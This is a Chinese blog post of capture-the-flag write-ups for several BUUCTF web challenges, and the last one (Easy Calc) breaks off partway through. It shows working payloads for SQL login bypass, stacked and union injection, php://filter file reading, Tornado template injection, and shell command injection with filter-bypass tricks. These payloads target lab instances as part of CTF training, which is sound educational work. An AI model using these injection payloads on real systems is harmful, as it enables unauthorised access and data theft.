

# buuctf部分题目wp

原创

[goddemon](#) 于 2020-10-23 21:23:09 发布 190 收藏

分类专栏: [buuctf](#) 文章标签: [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_33942040/article/details/109247619](https://blog.csdn.net/qq_33942040/article/details/109247619)

版权



[buuctf](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

## EasySQL

①测试返回的页面状况特点类

发觉存在三种页面->即返回为no的即为过滤掉的

Give me your flag, I will tell you if the flag is right.

Array ( [0] => 1 )

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

Result 8 | Intruder attack 3

Payload: delete  
Status: 200  
Length: 507  
Timer: 21

前  
下一个  
行动

请求 响应

Raw 头 Hex HTML Render


```
<html>
<head>
</head>

<body>

<a> Give me your flag, I will tell you if the flag is right. </a>
<form action="" method="post">
<input type="text" name="query">
<input type="submit">
</form>
</body>
</html>
```

Nonono.

输入搜索字词 [https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040) 没有比赛



②测试了下发觉show,select,;语句没有被过滤

from类语句被过滤掉了

即可以考虑是否是堆叠注入

测试了几个

```
1;select database();
1;show databases;
1;show tables;
```

```
POST / HTTP/1.1
Host: ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.1
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn
Connection: close
Referer: http://ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn/robots.1
Cookie: PHPSESSID=e6747668c9e90c1cae5b4449129d223b
Upgrade-Insecure-Requests: 1
```

```
query=1;select database(); https://blog.csdn.net/qq_33942040
```

找到了名字为Flag的表

尝试直接利用\*直接注入返回出

发觉也没有办法返回出

无奈查大佬们的wp

发觉后台的查询语句可能是这样的,即\*跟其代用时,会直接被注释掉

```
sql = "select $_POST['query'] | col_xxx from table_xxx";
```

于是构造

\*,1(使1和做逻辑运算)

从而爆出flag

```
POST / HTTP/1.1
Host: ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn
Connection: close
Referer: http://ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn/robots.txt
Cookie: PHPSESSID=e6747668c9e90c1cae5b4449129d223b
Upgrade-Insecure-Requests: 1
```

query=**\*.1**

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 23 Oct 2020 10:26:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 286
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/7.3.10

<html>
<head>
</head>

<body>

<a> Give me your flag, I will tell you if the flag is right. </a>
<form action="" method="post">
<input type="text" name="query">
<input type="submit">
</form>
</body>
</html>

Array
(
    [0] => flag{8c9d7750-66b6-41f1-8115-0e87df264ff6}
    [1] => 1
)
```

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

极客大挑战 EasySQL

我是cl4y, 是一个WEB开发程序员, 最近我做了一个网站, 快来看看它有多精湛!

GO TO WORK, GET MARRIED  
HAVE SOME KIDS, PAY YOUR TAXES  
PAY YOUR BILLS, WATCH YOUR TV  
FOLLOW FASHION, ACT NORMAL  
OBEY THE LAW  
AND REPEAT AFTER ME:  
I AM FREE

用户名:

admin' or 1=1 #

密码:

1

登录



https://blog.csdn.net/qq\_33942040

嗯。。。这题我是很迷的

我直接进去反手一个万能密码 然后就进去了,就拿到flag了

不安全 | 2ec2693d-939a-48ad-ae8f-47c275489e60.node3.buuoj.cn/check.php?username=admin%27+or+1%3D1+%23&password=1

**Login Success!**

GO TO WORK, GET MARRIED  
HAVE SOME KIDS, PAY YOUR TAXES  
PAY YOUR BILLS, WATCH YOUR TV  
FOLLOW FASHION, ACT NORMAL  
OBEY THE LAW  
AND REPEAT AFTER ME:  
I AM FREE

flag{

fa843d99-13d7-464f-8cf4-e3e03f4bb1d7}

https://blog.csdn.net/qq\_33942040

## 极客大挑战 2019 Havefun

进入网页



从该页面下载音频

Sycllover @ cl4y

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

然后查看源码

← → ↻ 不安全 | view-source:e695bfd5-de9d-4c91-94ef-026c76ecdaf4.node3.buuoj.cn/index.php?cat=dog

```
367 }
368 </style>
369 </head>
370 <body>
371
372 <div class="main">
373   <span class="stand"></span>
374   <div class="cat">
375     <div class="body"></div>
376     <div class="head">
377       <div class="ear"></div>
378       <div class="ear"></div>
379     </div>
380     <div class="face">
381       <div class="nose"></div>
382       <div class="whisker-container">
383         <div class="whisker"></div>
384         <div class="whisker"></div>
385       </div>
386       <div class="whisker-container">
387         <div class="whisker"></div>
388         <div class="whisker"></div>
389       </div>
390     </div>
391     <div class="tail-container">
392       <div class="tail">
393         <div class="tail">
394           <div class="tail">
395             <div class="tail">
396               <div class="tail">
397                 <div class="tail">
398                   <div class="tail"></div>
399                 </div>
400             </div>
401           </div>
402         </div>
403       </div>
404     </div>
405   </div>
406 </div>
407 </div>
408   flag {ffc0deb3-9069-44fa-939d-8ff5eb63af0a}
409   <!--
410   $cat=$_GET['cat'];
411   echo $cat;
412   if($cat=='dog'){
413     echo 'Syc{cat_cat_cat_cat}';
414   }
```

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

然后直接构造一下参数即得到flag





看标题感觉又是跟伪协议相关的题

# [ACTF2020 新生赛]Include 1

感谢Y1ng师傅供题。

## Instance Info

Remaining Time: 10665s

Lan Domain: 14362-a55f4fd5-ae61-4927-843b-  
1298640fe1a1

http://a55f4fd5-ae61-4927-843b-  
1298640fe1a1.node3.buuoj.cn

[Destroy this instance](#)

[Renew this instance](#)

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

然后进去点击后发觉果然是

← → ↻ 不安全 | a55f4fd5-ae61-4927-843b-1298640fe1a1.node3.buuoj.cn/?file=flag.php

Can you find out the flag?

从该页面下载音频

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

构造伪协议直接读取就完事

← → ↻ 不安全 | a55f4fd5-ae61-4927-843b-1298640fe1a1.node3.buuoj.cn/?file=php://filter/convert.base64-encode/resource=flag.php

PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MDg3MGMyM2YtNTA5Yi00OTQyLTg5MGEtMGE0Mzk0NTVmNDA0fQo=

从该页面下载音频

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

米斯特安全团队CTFcrackToolsv2.2 Beta

密码 进制转换 插件 妹子 帮助

Crypto Image UnZip

填写所需解密密码 已输入的字符数:116

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MDg3MGMyM2YtNTA5Yi000TQyLTg5MGEtMGE0MzkONTVmNDA0fQo=

---

结果 字符数:83

```
<?php
echo "Can you find out the flag?";
//flag{0870c23f-509b-4942-890a-0a439455f404}
```

米斯特安全团队网址[www.hi-ourlife.com](http://www.hi-ourlife.com) 程序作者:米斯特\_A先森 [https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

进入后发觉三个文件  
第一个文件提示信息

```
/flag.txt  
flag in /flllllllllllag
```

从该页面下载 音频

https://blog.csdn.net/qq\_33942040

welcome中提示提交

← → ↻ 不安全 | 2c39c310-d6ca-4a5d-b53a-608c270fae89.node3.buuoj.cn/file?filename=/welcome.txt&filehash=ac93270b6f64ee01c81694263fafb7af

```
/welcome.txt  
render
```

从该页面下载 音频


https://blog.csdn.net/qq\_33942040

hints文件中提示md5加密状况特点类

← → ↻ 不安全 | 2c39c310-d6ca-4a5d-b53a-608c270fae89.node3.buuoj.cn/file?filename=/hints.txt&filehash=aff357360b4437ac4a879f24fcfb25e9

```
/hints.txt  
md5(cookie_secret+md5(filename))
```





从该页面下载 音频

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

思路大概有了

MD5一个文件hash值后进行提交参数进行读取flag

即将文件flllllllllag进行MD5加密

3bf9f6cf685a6dd8defadabfb41a03a1

然后在获取cookie\_serect

本来最开始想直接抓取cookie值,但是发觉并没有

于是只能从这3个文件以及他们的hash值进行入手拿到cookie\_serect值了

然后在这里卡了一下，实在找不到办法破解cookie\_secret的值

于是直接传文件名过去看看

发觉爆这个,且页面上和参数是一样,怀疑是模板注入

← → ↻ 不安全 | 2c39c310-d6ca-4a5d-b53a-608c270fae89.node3.buuoj.cn/error?msg=Error

## Error

从该页面下载音频

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

于是直接利用模板注入

传参→

```
error?msg={{handler.settings}}
```

成功获取到cookie\_secret

```
e88c21a0-1cd1-4bbf-a0e8-202bd49569af
```

即完整的

```
b4310a67dc7123c7d066d22983b39b2d →即filehash
```

最后构造payload即可成功获得flag

/fllllllllllag

flag{c5c42736-e892-4eb2-adcc-49b2ce6b8fe8}




[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

## [极客大挑战 2019]LoveSQL

①反手一套万能密码弄进去


然后获取到了管理员的hash密码

但是试了了解不了密码






然后也没有flag啊  
有意思  
返回去看一看




好家伙,怀疑是存在数据库中的,就是防止万能密码这种情况



进行注入后发觉爆错爆在了password中 于是在password中进行注入  
输入 1'

根据返回回来的错误发觉是字符型注入






然后使用联合注入

```
' union select 1,database(),3 #
```

发觉返回的是很奇怪的东西->即注释#符号没有起到作用



后面发觉是该编码符号没有进行url编码导致的问题

将#改成%23即完成了效果

ok 成功可以进行注入了

所以就到了愉快的union注入时间了

最后获得到flag

```
flag{045996c1-1617-4ff4-b994-a79f4ab2070b}
```

总结：万能密码虽好,但是如果密码在数据库里面的话是没有灵魂的

[\[GXCTF2019\]Ping Ping Ping](#)

打开后即发觉一个参数进行最开始随便传了几个值,发觉都在页面上显示  
还以为是模板注入  
后面发觉并不是这样的,只有传入的是数字之类的才显示其他的都显示固定的参数  
所以排除模板注入

← → ↻ 4b22d6d3-4f7d-4837-824d-4d48ebf97b69.node3.buuoj.cn/?ip=({})

/?ip= 1fxck your symbol!

从该页面下载音频

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

又因为题目给了ping这个提示,所以有点怀疑是rce命令执行  
于是构造拼接命令进行查看文件

典型两种拼接命令模式

第一种利用|进行拼接 ->如 `127.0.0.1|ls`

第二种利用;直接进行拼接 如-> `ip=127.0.0.1;a=g;cat$IFS$1fla$a.php`

三种典型的执行方式

#①命令执行变量拼接

```
/?ip=127.0.0.1;a=g;cat$IFS$1fla$a.php
```

#②过滤bash用sh执行

```
echo$IFS$1Y2F0IGZsYWcucGhw|base64$IFS$1-d|sh
```

#③内联执行

将反引号内命令的输出作为输入执行

```
?ip=127.0.0.1;cat$IFS$9`ls`
```

```
127.0.0.1|ls
```

/?ip=

flag.php  
index.php

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

尝试直接读取flag  
返回为空格被ban  
即来到了绕空格的路上

/?ip= fxck your space!

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

```
$IFS  
${IFS} //即{}可以改成$1  
$IFS$1 // $1改成$加其他数字貌似都行  
<  
<>  
{cat,flag.php} //用逗号实现了空格功能  
%20  
%09
```

如构造payload


```
?ip=127.0.0.1;cat$IFS$1index.php
```



## 成功获得flag

← → ↻ 不安全 | view-source:4b22d6d3-4f7d-4837-824d-4d48ebf97b69.node3.buuoj.cn/?ip=127.0.0.1;echo\$IFS\$1Y2F0IGZsYWcucGhw|base64\$IFS\$1-d|sh

```
1 /?ip=  
2 <pre>PING 127.0.0.1 (127.0.0.1): 56 data bytes  
3 <?php  
4 $flag = "flag[a6a1a3ae-a201-4be1-aa3a-8493b71a8b3b]";  
5 ?>  
6
```



[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

**[RoarCTF 2019]Easy Calc**

进入页面后查看源码

好家伙

发觉这个制作这个环境的人很狂，然后也获得了这个算式的原理

```
← → ↻ 不安全 | view-source:node3.buuoj.cn:26527
1 <!DOCTYPE html>
2 <html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
3 <title>简单的计算器</title>
4
5 <meta name="viewport" content="width=device-width, initial-scale=1">
6 <link rel="stylesheet" href="/libs/bootstrap.min.css">
7 <script src="/libs/jquery-3.3.1.min.js"></script>
8 <script src="/libs/bootstrap.min.js"></script>
9 </head>
10 <body>
11
12 <div class="container text-center" style="margin-top:30px,">
13 <h2>表达式</h2>
14 <form id="calc">
15 <div class="form-group">
16 <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
17 </div>
18 <div id="result"><div class="alert alert-success">
19 </div></div>
20 <button type="submit" class="btn btn-primary">计算</button>
21 </form>
22 </div>
23 <!--I've set up WAF to ensure security.-->
24 <script>
25 $( '#calc' ).submit(function() {
26 $.ajax({
27 url: "calc.php?num="+encodeURIComponent($("#content").val()),
28 type: "GET",
29 success: function(data) {
30 $("#result").html( <div class="alert alert-success">
31 <strong>答案:</strong>${data}
32 </div> );
33 },
34 error: function() {
35 alert("这啥?算不来!");
36 }
37 })
38 return false;
39 })
40 </script>
41
42 </body></html>
```

从该页面下载 音频 2 x

[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

即只能传入数字(如果传入的是字符,则会爆错状况特点)

可能考虑是利用数字进行绕进而获取到flag

但是基于考虑的想法->还是去扫描了下目录,发觉确实没有什么好扫描的东西了

确定是这个思路了

就是绕这个判断从而获取到flag

于是去到了一个文件中->即注意可以当文件中存在另外一个页面时,典型查看过去

```
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
    $str = $_GET['num'];
    $blacklist = [' ', '\t', '\r', '\n', '\', '\", '\'', '\[', '\]', '\$', '\$', '\$', '\$'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $str)) {
            die("what are you want to do?");
        }
    }
    eval("echo '$str.'");
}
?>
```



[https://blog.csdn.net/qq\\_33942040](https://blog.csdn.net/qq_33942040)

发觉这个参数num疯狂被过滤

玩不了,玩不下去了

查看大佬们的wp

发觉php文件的解析规程是

如果前面有空格会直接把空格去掉在进行解析

